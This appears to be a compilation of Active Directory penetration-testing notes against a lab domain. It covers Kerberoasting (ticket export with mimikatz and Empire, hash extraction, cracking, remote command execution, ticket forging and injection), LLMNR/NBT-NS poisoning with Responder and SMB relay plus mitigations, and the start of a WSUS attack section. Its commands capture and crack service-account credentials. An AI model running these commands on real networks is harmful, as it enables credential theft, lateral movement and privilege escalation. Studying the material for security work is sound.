mimikatz(powershell) # kerberos::list /export

[00000000] - 0x00000012 - aes256_hmac
   Start/End/MaxRenew: 5/29/2018 2:50:53 PM ; 5/30/2018 12:50:53 AM ; 6/5/2018 2
:50:53 PM
   Server Name       : krbtgt/PENTESTLAB.LOCAL @ PENTESTLAB.LOCAL
   Client Name       : Administrator @ PENTESTLAB.LOCAL
   Flags 40e10000    : name_canonicalize ; pre_authent ; initial ; renewable ; f
orwardable ;
   * Saved to file     : 0-40e10000-Administrator@krbtgt~PENTESTLAB.LOCAL-PENTES
TLAB.LOCAL.kirbi
```

Empire – Export Service Tickets

Ticket hashes for services that support Kerberos authentication can extracted directly with a PowerShell Empire module. The format of the hash can be extracted either as John or Hashcat.

1usemodule credentials/invoke_kerberoast

```
(Empire: agents) > interact 9T15UMK3
(Empire: 9T15UMK3) > usemodule credentials/invoke_kerberoast
 Hashcat powershell/credentials/invoke_kerberoast) > set OutputFormat
(Empire: powershell/credentials/invoke_kerberoast) > run
[*] Tasked 9T15UMK3 to run TASK_CMD_JOB
[*] Agent 9T15UMK3 tasked with task ID 1
[*] Tasked agent 9T15UMK3 to run module powershell/credentials/invoke_kerberoast
(Empire: powershell/credentials/invoke_kerberoast) > [*] Agent 9T15UMK3 returned
 results.
Job started: MDF42X
[*] Valid results returned by 10.0.0.1
[*] Agent 9T15UMK3 returned results.
```

Empire – Kerberoast Module

The module will retrieve the password hashes for all the service accounts.

```
TicketByteHexStream  :
Hash                 : $krb5tgs$23$*PENTESTLAB_001$pentestlab.local$PENTESTLAB_0
                       01/WIN-PTELU2U07KG.PENTESTLAB.LOCAL:80*$0502350E888DF70CF
                       06A736EB97A6208$E533D70BBB65BB478A294FF646A91E5685AD7733D
                       F6175D88970FA893EAE74721EBE037BBDE538E044CB7EF7B20F9B7574
                       45647698440A84D32576C6C9ED04F6AD3EB495016C1A6DAA5AD135A4B
                       75DF7BEC91D7A842E4A38EEA9343A31C499096ECB10D2A8DAB7E1CD2C
                       864033F8DC82D8B0682A57A4892A71D5524988706167430C2E59E9930
                       FDB87E6641B49620B67BE0FB9F58AE8E1BD7BBCE5ECA7789BB47470B9
                       4E6A1DD0D91DFFF56B5D5EA197237571BD5251AB7D0EE4EBFD7143FE5
                       7BFA002D8EA70DA9C7EE27DA48AF23BFCD12C5CE53ABD46BC6696319E
                       0A634FF49493D4A2EA4E0B64609BB35D38249A73CB2B4642287AC4AE8
                       00460356A01A8FA3C33918C9234453290E3F5BD0715FE72F6E885A7B4
                       68DB80EE98D347FEABD155813D2257B33B1617301D5B14B90FB406B0E
                       1B14CC795C7E051073CBBFE6FAC8482DD8EEF33A6077A2F7B34289654
                       7068B430A7596D4938A3F91AE009BDC7BB712DA3ABA03F3CA776072BE
                       1C64FE876971F022756646F1F1B6BD2C202AC68F91C9B5FDF66F8C292
                       CB6B9C2C4367BD59F92B3A1E16AFA42EB175BCA254CA7517590E02A0E
                       D37152A3F322A67BECB0E29C199F96294A8B94088AF6EECDB811ECC17
                       197A374ADD37832011310A19C7E22513AB6EF9202D1968166D5DC40A9
                       EC71A2F45A13E84ED10EB22463B22E00705F7CA248FFF3220E3E8219D
                       D45F0E86A3C2400D194BFE2CCC51308EE798D407A297A0A487347FE51
                       277D034B4B9651D929C8E057EDE5B5F4909F1340CF26023944B2DF94D
```

Empire – Kerberoast Hash

The [AutoKerberoast] PowerShell script will request and extract all the service tickets in base64 format.

1Invoke-AutoKerberoast

```
meterpreter > powershell_execute Invoke-AutoKerberoast
[+] Command execution completed:
Requested Tickets:
MSSQLSvc/WIN-PTELU2U07KG.pentestlab.local:PENTESTLABSQL
PENTESTLAB_001/WIN-PTELU2U07KG.PENTESTLAB.LOCAL:80

Base64 encoded Kerberos ticket for
DISTINGUISHED NAME: CN=Administrator,CN=Users,DC=pentestlab,DC=local
SPN: MSSQLSvc/WIN-PTELU2U07KG.pentestlab.local:PENTESTLABSQL :::

doIGfDCCBnigAwIBBaEDAgEWooIFXjCCBVphggVWMIIFUqADAgEFoRIbEFBFTlRF
U1RMQUIuTE9DQUyiRTBDoAMCAQKhPDA6GwhNU1NRTFN2YxsuV0lOLVBURUxVMlUw
N0tHLnBlbnRlc3RsYWIubG9jYWw6UEVOVEVTVExBQlNRTKOCBO4wggTqoAMCAReh
AwIBAqKCBNwEggTYZIz5/V2/vg1ZTerVUdaJXJkXiHkAQI8NFfV+bUOWePLYTfDo
LNeuds1g/HiPRO4hxTWfmOIstvujVbhI+yQPSDdmZrkxJ73/2TgL7174zMp4dYHD
/iv2ZXTAyR9UlGdPalI54jvdOmW5kGSG8xWR2pZwpiaG1hZx5vzcm2SXAYX4WGLZ
a86FwsvK2hVlxRnG9MJjwCVmq/bwb3wELBOWv6U9gYyTJbxnl1DHbCTP+1hF0JfV
cTVFDgmOmDQtm/PjsaBMYnXxjqxsjzfwN76ABXJFBvcR3LtGggop0qKugbz8nkqd
/rYqHg8AXqvAtq5rQGp+xIppZwj2XwR94Eh8tAU2FMge7BRTbD+fk+RzUFn92nXW
WC+3cK4Fa6hD5T10RMn9e0oBUPlAFvfqvlcj82u9nmWh9yT3fVCLI190MG/i9gZw
KTk50xmtxib/qFizNhED7QjhHL0z34qaIP804dPglT1naqY6db4SPctruN6WOrSK
SBr7RPRx5mefARb9b5PXf+Mag0sSbHnsrxb3F+VhpsHXotDtuh8fBCkoOg7lyZOO
```

AutoKerberoast – Invoke-AutoKerberoast Base64

There is also a script part of the **AutoKerberoast** repository which will display the extracted tickets in hashcat compatible format.

```
meterpreter > powershell_execute Invoke-AutoKerberoast
[+] Command execution completed:
Requested Tickets:
ID#1:
SPN: MSSQLSvc/WIN-PTELU2U07KG.pentestlab.local:PENTESTLABSQL
SAMACCOUNTNAME: Administrator
DISTINGUISHED NAME: CN=Administrator,CN=Users,DC=pentestlab,DC=local

ID#2:
SPN: PENTESTLAB_001/WIN-PTELU2U07KG.PENTESTLAB.LOCAL:80
SAMACCOUNTNAME: PENTESTLAB_001
DISTINGUISHED NAME: CN=PENTESTLAB Admin 001,CN=Users,DC=pentestlab,DC=local



Captured TGS hashes:
$krb5tgs$23$*ID#1_SAMACCOUNTNAME: Administrator; DISTINGUISHEDNAME: CN=Administr
ator,CN=Users,DC=pentestlab,DC=local SP
N: MSSQLSvc/WIN-PTELU2U07KG.pentestlab.local:PENTESTLABSQL *$648CF9FD5DBFBE0D594
DEAD551D6895C$9917887900408F0D15F57E6D4
39678F2D84DF0E82CD7AE76CD60FC788F44EE21C5359F98E22CB6FBA355B848FB240F48376666B93
127BDFFD9380BEF5EF8CCCA787581C3FE2BF665
74C0C91F5494674F6A5239E23BDD3A65B9906486F31591DA9670A62686D61671E6FCDC9B64970185
```

AutoKerberoast – Service Ticket Hash

Tickets that belong to elevated groups for a particular domain can be also extracted for a more targeted Kerberoasting.

1Invoke-AutoKerberoast -GroupName "Domain Admins" -Domain pentestlab.local -HashFormat John

```
PS > Invoke-AutoKerberoast -GroupName "Domain Admins" -Domain pentestlab.local -
HashFormat John
Requested Tickets:
ID#1:
SPN: MSSQLSvc/WIN-PTELU2U07KG.pentestlab.local:PENTESTLABSQL
SAMACCOUNTNAME: Administrator
DISTINGUISHED NAME: CN=Administrator,CN=Users,DC=pentestlab,DC=local



Captured TGS hashes:
$krb5tgs$ID#1_SAMACCOUNTNAME_ Administrator; DISTINGUISHEDNAME_ CN=Administrator
,CN=Users,DC=pentestlab,DC=local SPN_MS
SQLSvc/WIN-PTELU2U07KG.pentestlab.local_PENTESTLABSQL:648CF9FD5DBFBE0D594DEAD551
D6895C$9917887900408F0D15F57E6D439678F2
D84DF0E82CD7AE76CD60FC788F44EE21C5359F98E22CB6FBA355B848FB240F48376666B93127BDFF
D9380BEF5EF8CCCA787581C3FE2BF66574C0C91
F5494674F6A5239E23BDD3A65B9906486F31591DA9670A62686D61671E6FCDC9B64970185F85862D
96BCE85C2CBCADA1565C519C6F4C263C02566AB
F6F06F7C042C1396BFA53D818C9325BC679750C76C24CFFB5845D097D57135450E098E98342D9BF3
E3B1A04C6275F18EAC6C8F37F037BE800572450
```

AutoKerberoast – Service Ticket Hashes of Particular Domain and Group

The **Get-TGSCipher** PowerShell module that Matan Hart developed can extract the password hash of a service ticket in three different formats: John, Hashcat and Kerberoast. The service principal name of the associated service that the script requires can be retrieved during the SPN discovery process.

1Get-TGSCipher -SPN "PENTESTLAB_001/WIN-PTELU2U07KG.PENTESTLAB.LOCAL:80" -Format John

```
PS > Get-TGSCipher -SPN "PENTESTLAB_001/WIN-PTELU2U07KG.PENTESTLAB.LOCAL:80" -Fo
rmat John
$krb5tgs$23$*$$PENTESTLAB_001/WIN-PTELU2U07KG.PENTESTLAB.LOCAL:80*$D5AD9792696FB
996D6A28AA6C28C89A5$0005644896 51E7CEDDF
6E37F2161208E5DCE291F88A93E72BEE6607EE5C496B6F613F2714964C290D438C81F4B1D6DB100F
AF78641342570F48263A5F46511BDB68613C82D
8A5E8CEC3EDD82A6DDFB05AED93A9A1193DE5E3BE8432234C766357B5D86A4C2A554A06D354D77AE
9CE0646970AD6CE936895617BA37A81E8946EA7
E6F8AA2A145E003DE91EA64135C03FE2B21660090CB429D55D538FA7236149F7CA0AB6ACF9CBE742
F03F190C500E64EDC798C7A01466FD5DB6E5897
2C9667CB83F2A34BA0A2522FB036127591A302C5915B54281D36C2AFA5272D38A51C96955DD9F300
537090EC5275024A8EC1565B0A8813B0E6D8269
6107F4DCD84E02B537EBE1A2A4754D0900A9ABAE7D0D1ECEEDFB3A2FC421392D8F668F4C33011BF3
31141BE757F0827490334CBA4C77108AECF66E6
49C7776E75DB4A18EDE74F0E61B81F61D6EA61B026580A62B3B4ABE91F18F68E8A8F8B0602E92CBD
17333607A0E80D60CE0E6DE2981A2F2A147DC7A
```

TGSCipher – Service Ticket Hash

The benefit of using **Get-TGSCipher** function is that eliminates the need of Mimikatz for ticket export which can trigger alerts to the blue team and also obtaining the hash directly reduces the step of converting the ticket to john format.

Crack Service Tickets

The python script **tgsrepcrack** is part of Tim Medin Kerberoast toolkit and can crack Kerberos tickets by supplying a password list.

1python tgsrepcrack.py /root/Desktop/passwords.txt PENTESTLAB_001.kirbi

```
root@kali:~/kerberoast# python tgsrepcrack.py /root/Desktop/passwords.txt PENTES
TLAB_001.kirbi
found password for ticket 0: Password123  File: PENTESTLAB_001.kirbi
All tickets cracked!
```

Kerberoast – Crack Service Ticket

Lee Christensen developed **extractServiceTicketParts** python script which can extract the hash of a service ticket and tgscrack in Go language which can crack the hash.

1python extractServiceTicketParts.py PENTESTLAB_001.kirbi

```
root@kali:~# chmod +x extractServiceTicketParts.py
root@kali:~# python extractServiceTicketParts.py PENTESTLAB_001.kirbi
50b48a1534acf3c770c779c7c9ac4601:7a87622148759c7d45240a5285fb02449c57e133f86a0b1
0fa92df0ecd4fc899111340705bad3fcdfd797bf2cf20f0c396ebe7ea38afa7cc5bf36245c54a642
15098141f50087c8adfa05b8a906fe33d0c639f778b0e4306b52a0127999b5278794ab2acc0c8003
ff2d6f74bbc13387a63ffc54c483a34c36bf638d158216f97a4a7416f7f3f2cae779ac0cf7f7a643
986e62fd0dc1d187f67425a38767e1692cb6e3f62a8cf468899cb99fdaa0fcc0d7a57b9e0f1d4f24
e544b35b70fc413faa8b00036af69f43aa87b43cfce1b41437056c65279484e4ffe1a93fd7dbd002
6f28fe9f53cfd9e4b6b5ed44b3d516a833d6cc4311cba7953edb73b4c7ce62b3c0a4ad2983fea05f
fc752645ab93da3bc30db1622a94a85ace7e9b8c62099ac256ff2deea23aff3bf5279ef382cbedc6
4c66df6afc03de8d0c014f8cf3d42436ff340506c5d5cd3a23e81089048d349b6b3fb1f937dc8788
ecb5fbcdff6a4dbd17d829f016815637cf91c59e9ba1e96b3cdc1de56ad92bec14625007f91174a4
2cc5749d6ab46db9a8e1c2fc1796b7242c1fa0ff87e4530bbe23cc51d1e368d2a868aa3a79d4ea55
d7344896bb7b6e3c82d281743ac63215aabd86ca28379af7d453560e534c05fb258afa33ce48f006
7e5fd2a57b38d06f0a4f7afe0bacbec5ded60893738e31f2fa5e8cdb7f727f4eb892c143f2f87bf3
6bde4fca1b8d76b0246865c9bce3cf408250fe085c8d510249ead57af9ec4cbb465e7edae36e10db
b52cd4ff1ac830f2451ae2ad4f34886f46d510f2cf687217c24a73f6e8afb926bba03163994433db
9fb859cff383e334afe9b5faef020590568d987fe2d5176d815def7dcdea331abaf9339acfd1de1f
e68c9d6c472740a18d70d45c930b24aedbb1a8124f405040fb359505c3f576be0622d4e0f3dc72ce
```

tgscrack – Extract the Hash from Service Ticket

The binary requires the **hashfile** and **wordlist** local paths.

1tgscrack.exe -hashfile hash.txt -wordlist passwords.txt

```
C:\Users\netbiosX\go\bin>tgscrack.exe -hashfile hash.txt -wordlist passwords.txt
Starting tgscrack with the following settings:
    hashFile: hash.txt
    wordlist: passwords.txt

Cracked a password!  Password123:PENTESTLAB_001.kirbi

*** Cracking has finished ***
```

tgscrack – Cracking the Service Hash

The password will appear in plain-text.

If PowerShell remoting is enabled then the password that has been retrieved from the service ticket can be used for execution of remote commands and for other lateral movement operations.

1Enable-PSRemoting

2$pass = 'Password123' | ConvertTo-SecureString -AsPlainText -Force

3$creds = New-Object System.Management.Automation.PSCredential -ArgumentList 'PENTESTLAB_001', $pass

4Invoke-Command -ScriptBlock {get-process} -ComputerName WIN-PTELU2U07KG.PENTESTLAB.LOCAL -Credentia

```
PS > Enable-PSRemoting
WinRM is already set up to receive requests on this computer.
WinRM is already set up for remote management on this computer.
PS > $pass = 'Password123' | ConvertTo-SecureString -AsPlainText -Force
PS > $creds = New-Object System.Management.Automation.PSCredential -ArgumentList
 'PENTESTLAB_001', $pass
PS > Invoke-Command -ScriptBlock {get-process} -ComputerName WIN-PTELU2U07KG.PEN
TESTLAB.LOCAL -Credential $creds
```

Kerberoast – Command Execution

The list of running processes will be retrieved:

```
Handles  NPM(K)    PM(K)      WS(K) VM(M)   CPU(s)     Id ProcessName
         PSComputerName
-------  ------    -----      ----- -----   ------     -- -----------
         --------------
    525      53    83972      35992   777     1.97   3208 ComplianceAuditService
         WIN-PTELU2U07KG.PENTESTLAB....
     54       7     1840      11016    60     0.03   3460 conhost
         WIN-PTELU2U07KG.PENTESTLAB....
     40       4      644       2640    26     0.00   5844 conhost
         WIN-PTELU2U07KG.PENTESTLAB....
    547      20     1696       4092    56     0.39    304 csrss
         WIN-PTELU2U07KG.PENTESTLAB....
    161      15     1448      22204    62     0.59    372 csrss
         WIN-PTELU2U07KG.PENTESTLAB....
    328      31    13916      19944   654     0.97   1324 dfsrs
         WIN-PTELU2U07KG.PENTESTLAB....
    100       8     1464       3768    22     0.00   2964 dfssvc
         WIN-PTELU2U07KG.PENTESTLAB....
```

Kerberoast – List of Processes

Rewrite Service Tickets & RAM Injection

Kerberos tickets are signed with the NTLM hash of the password. If the ticket hash has been cracked then it is possible to rewrite the ticket with Kerberoast python script. This tactic will allow to impersonate any domain user or a fake account when the service is going to be accessed. Additionally privilege escalation is also possible as the user can be added into an elevated group such as Domain Admins.

1python kerberoast.py -p Password123 -r PENTESTLAB_001.kirbi -w PENTESTLAB.kirbi -u 500

2python kerberoast.py -p Password123 -r PENTESTLAB_001.kirbi -w PENTESTLAB.kirbi -g 512

```
root@kali:~/kerberoast# python kerberoast.py -p Password123 -r PENTESTLAB_001.ki
rbi -w PENTESTLAB.kirbi -g 512
root@kali:~/kerberoast# python kerberoast.py -p Password123 -r PENTESTLAB_001.ki
rbi -w PENTESTLAB.kirbi -u 500
```

Kerberoast – Rewrite Service Tickets

The new ticket can be injected back into the memory with the following Mimikatz command in order to perform authentication with the targeted service via Kerberos protocol.

1kerberos::ptt PENTESTLAB.kirbi

Resources

- https://github.com/nidem/kerberoast

- https://github.com/xan7r/kerberoast
- https://github.com/cyberark/RiskySPN
- https://github.com/leechristensen/tgscrack
- http://www.harmj0y.net/blog/powershell/kerberoasting-without-mimikatz/
- https://adsecurity.org/?p=2293
- https://www.blackhillsinfosec.com/a-toast-to-kerberoast/
- https://blog.xpnsec.com/kerberos-attacks-part-1/
- https://www.cyberark.com/blog/service-accounts-weakest-link-chain/

LLMNR Poisoning

LLMNR/NBT-NS Poisoning on Windows Domain Environments

While many organisations are adopting cloud-based services and moving away from on-premises infrastructure, a large proportion of IT setups are still reliant on Window's Active Directory (AD) Domain Services somewhere within their network. Active Directory environments can become a playground for attackers, especially with certain misconfigurations.

Once an attacker breaches an AD administered local network, they will want to gain as much privilege on the domain as quickly and quietly as possible. LLMNR/NBT-NS poisoning is just one of the attacks used to make this happen. In this article we'll look at how LLMNR/NBT-NS poisoning works, what impact the attacks can have and quick fixes to defend your domain against this threat.

What are the LLMNR and NBT-NS protocols?

Link-Local Multicast Name Resolution (LLMNR) and NetBIOS Name Service (NBT-NS) are two name resolution services that Windows machines use to identify host addresses on a network when DNS resolution fails. LLMNR and NetBIOS are enabled by default on modern Windows computers.

When a user requests a named resource, the name of this resource needs to resolve to an IP address so that the user's computer knows where to send the network traffic. To resolve the name, the user's computer will try take the following actions in order of priority:


1. Check if the name resolves to the computer itself (localhost).
2. Check to see if the name is in the cache or manually specified in the system's hosts file (C:\Windows\System32\drivers\etc**hosts**)
3. Send a lookup request to the configured DNS server.
4. Broadcast an LLMNR name query to all machines on the local network.
5. Broadcast an NBT-NS name query request to all machines on the local network.

The LLMNR and NBT-NS queries will be sent to all other hosts on the local network asking them to respond if they know the IP of the hostname being queried. Attackers can exploit this and will respond with their own IP address to direct subsequent network traffic for the requested resource to their machine.

How does LLMNR and NBT-NS poisoning work?

To begin the attack, we start an LLMNR/NBT-NS poisoner such as Responder. Responder can listen for the LLMNR/NBT-NS queries being broadcast on the local network and by default also sets up several different servers, most notably SMB. These will be used to receive authentication requests after the poisoning.


python Responder.py -I eth0 -rdvw




You can see below that while listening for events, Responder has picked up an LLMNR query and has proceeded to poison these requests.

```
[+] Generic Options:
    Responder NIC              [eth0]
    Responder IP               [192.168.19.131]
    Challenge set              [random]
    Don't Respond To Names     ['ISATAP']


[+] Listening for events ...
[*] [MDNS] Poisoned answer sent to 192.168.19.138  for name DC-01.local
[*] [LLMNR]  Poisoned answer sent to 192.168.19.138 for name DC-01
[*] [MDNS] Poisoned answer sent to 192.168.19.138  for name DC-01.local
[*] [LLMNR]  Poisoned answer sent to 192.168.19.138 for name DC-01
```

These LLMNR queries were not for any service that could be useful to an attacker, however, if we now go to one of the lab machines where Jo Bloggs is signed in and accidentally mistype a file share name (making use of the SMB protocol), the victim computer will attempt to authenticate to this spoofed share. Please see below where we have tried to look up '\\sshare' which does not exist.



If we now check back with Responder, we can see that the authentication negotiation has taken place and we have now captured Jo Blogg's username and NetNTLMv2 (NTLMv2) hash.



What is the impact of a successful LLMNR/NBT-NS poisoning attack?

LLMNR/NBT-NS poisoning can allow attackers to become the man in the middle for unsuspecting users on the network. In a production environment where LLMNR and NBT-NS are enabled, there will likely be many queries being broadcast by users working on their computers.

There are many ways attackers can use LLMNR/NBT-NS poisoning to increase their privilege on the domain. Some of the common techniques include:

Cracking the NTLMv2 hashes

Unfortunately, NTLMv2 hashes cannot be used in a Pass-the-Hash attack (which uses standard NTLM hashes), however, the hashes can be cracked to derive the cleartext password, which can be done using a cracking tool such as hashcat or John the Ripper. If you can obtain the cleartext credentials and the domain is configured to allow remote login via protocols such as SMB (i.e. FilterAdministratorToken is not set to 0 in the registry), you may be able to login to other hosts on the network. Please note that remote login is only possible where the victim user is a local administrator on the target machine.

SMB relay

In contrast to using Responder to capture NTLMv2 hashes, you can also disable the SMB server that comes with Responder and use ntlmrelayx (a man-in-the-middle tool) to conduct an SMB relay attack. During this attack, a target host is chosen and ntlmrelayx sets up an SMB server listening for auth requests from other hosts which have had LLMNR/NBT-NS poisoned. Once an auth request comes in, ntlmrelayx forwards the request to the target host and attempts to gain access posing as the requesting machine. This attack can only be successful where SMB signing is turned off, however, it will allow you to gain access to other hosts without ever needing to know the user's password.

How can we defend against LLMNR/NBT-NS poisoning?

The simplest way to defend against LLMNR/NBT-NS poisoning is to disable both LLMNR and NBT-NS completely. For networks that use an ordinary DNS server for name resolution, disabling LLMNR and NBT-NS should have no adverse effects, and by disabling these services you will have closed a prominent security hole.

DISABLE LLMNR

1. Open 'Group Policy Management' on the domain controller.
2. Add a new GPO (Forest -> Domains -> Your Domain -> Group Policy Objects and Right Click -> New)
3. You can name the new GPO whatever you like but we've called it 'LLMNR Disabled'.
4. Right Click the new GPO and select 'edit'.
5. Go to Computer Configuration -> Policies -> Administrative Templates -> Network -> DNS Client
6. Double click 'Turn off multicast name resolution' and select 'Enabled'.
7. Click 'Apply' and then 'OK'

DISABLE NBT-NS

1. Go to Control Panel -> Network and Internet -> Network and Sharing Centre -> Change Adapter Settings
2. Right click the network interface in use and choose 'Properties'.
3. Double click 'Internet Protocol Version 4 (TCP/IPv4)' and then click 'Advanced'
4. Go to the 'WINS' tab, click 'Disable NetBIOS over TCP/IP' and then click 'OK'.

https://predatech.co.uk/llmnr-nbt-ns-poisoning-windows-domain-environments/#:~:text=LLMNR%2FNBT%2DNS%20poisoning%20can,users%20working%20on%20their%20computers.

https://www.cynet.com/attack-techniques-hands-on/llmnr-nbt-ns-poisoning-and-credential-access-using-responder/

https://www.youtube.com/watch?v=Fg2gvk0qgjM

WSUS Attack

Attacking improperly configured WSUS

In 2015, Alex Chapman and Paul Stone published a proof of concept tool to poison Windows updates while executing a Machine-in-the-middle (MITM) attack as part of their BlackHat presentation titled "WSUSpect – Compromising the Windows Enterprise via Windows Update", introducing the attack for the first time. This section will summarize the attack.

WSUS enables system administrators in organizations to centrally manage the distribution of updates and hotfixes released by Microsoft to a fleet of systems. The attack consists in abusing

the default configuration of WSUS: when first configuring the service, usage of HTTPS is not enforced, as shown in Figure 1.

